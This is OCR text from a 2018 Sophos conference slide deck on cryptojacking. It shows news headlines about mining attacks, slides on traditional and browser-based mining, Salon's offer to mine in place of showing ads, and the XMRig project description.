From Ransomware to Cryptojacking:

Think AND not OR

John Shier

Sr. Security Advisor - @john_shier

November 2018 – Judgement Day, Bratislava

SOPHOS

In the news

SOPHOS

In the news

Unsecured AWS led to cryptojacking attack on LA Times

27 FEB 2018 6

Cryptocurrency, Security threats

naked security by SOPHOS

Tesla cryptojacked by currency miners

22 FEB 2018 0

Cryptocurrency

naked security by SOPHOS

Cryptomining script poisons government websites – What to do

12 FEB 2018 4

Cryptocurrency

naked security by SOPHOS

NiceHash cryptomining exchange hacked; everything's gone


07 DEC 2017 3

Cryptocurrency, Cryptography, Data loss, Security threats

naked security by SOPHOS


Cryptomining

SOPHOS






genesis mining farm
ATM

Traditional




Browser based





Salon


salon
NEWS
POLITICS
ENTERTAINMENT
LIFE
INNOVATION & SCIENCE
SALONTV
The cons
assault o
Parkland
AMANDA MARCOTTE
We noticed you're using an ad blocker
We depend on ads to keep our content free for you.
Please consider disabling your ad blocker so we can continue to create the content you come here to enjoy.
OK, I'VE DISABLED IT
Allow ads on Salon learn more
SUPPRESS ADS BETA
Block ads by allowing Salon to use your unused computing power learn more
AD-FREE SALON APP
Ad-free featuring exclusive stories and videos
GET IT ON Google Play
Download on the App Store
Editor's Picks
THE BAD COMPANY TRUMP KEEPS
LUCIAN K. TRUSCOTT IV
HOW WILL "THE AMERICANS" PLAY OUT?
MELANIE MCFARLAND
SYMPATHY FOR MELANIA?
ERIN KEANE
THE GRUDGING TOLERANCE OF ROSEANNE
MELANIE MCFARLAND

xmrig

GitHub

XMRig

⚠️ **You must update miners to version 2.5 before April 6 due Monero PoW change, also check issue #482**

downloads 9M total | release v2.5.2 | release date last monday | license GPL-3.0 | stars 1k | forks 589

XMRig is a high performance Monero (XMR) CPU miner, with official support for Windows. Originally based on cpuminer-multi with heavy optimizations/rewrites and removing a lot of legacy code, since version 1.0.0 completely rewritten from scratch on C++.

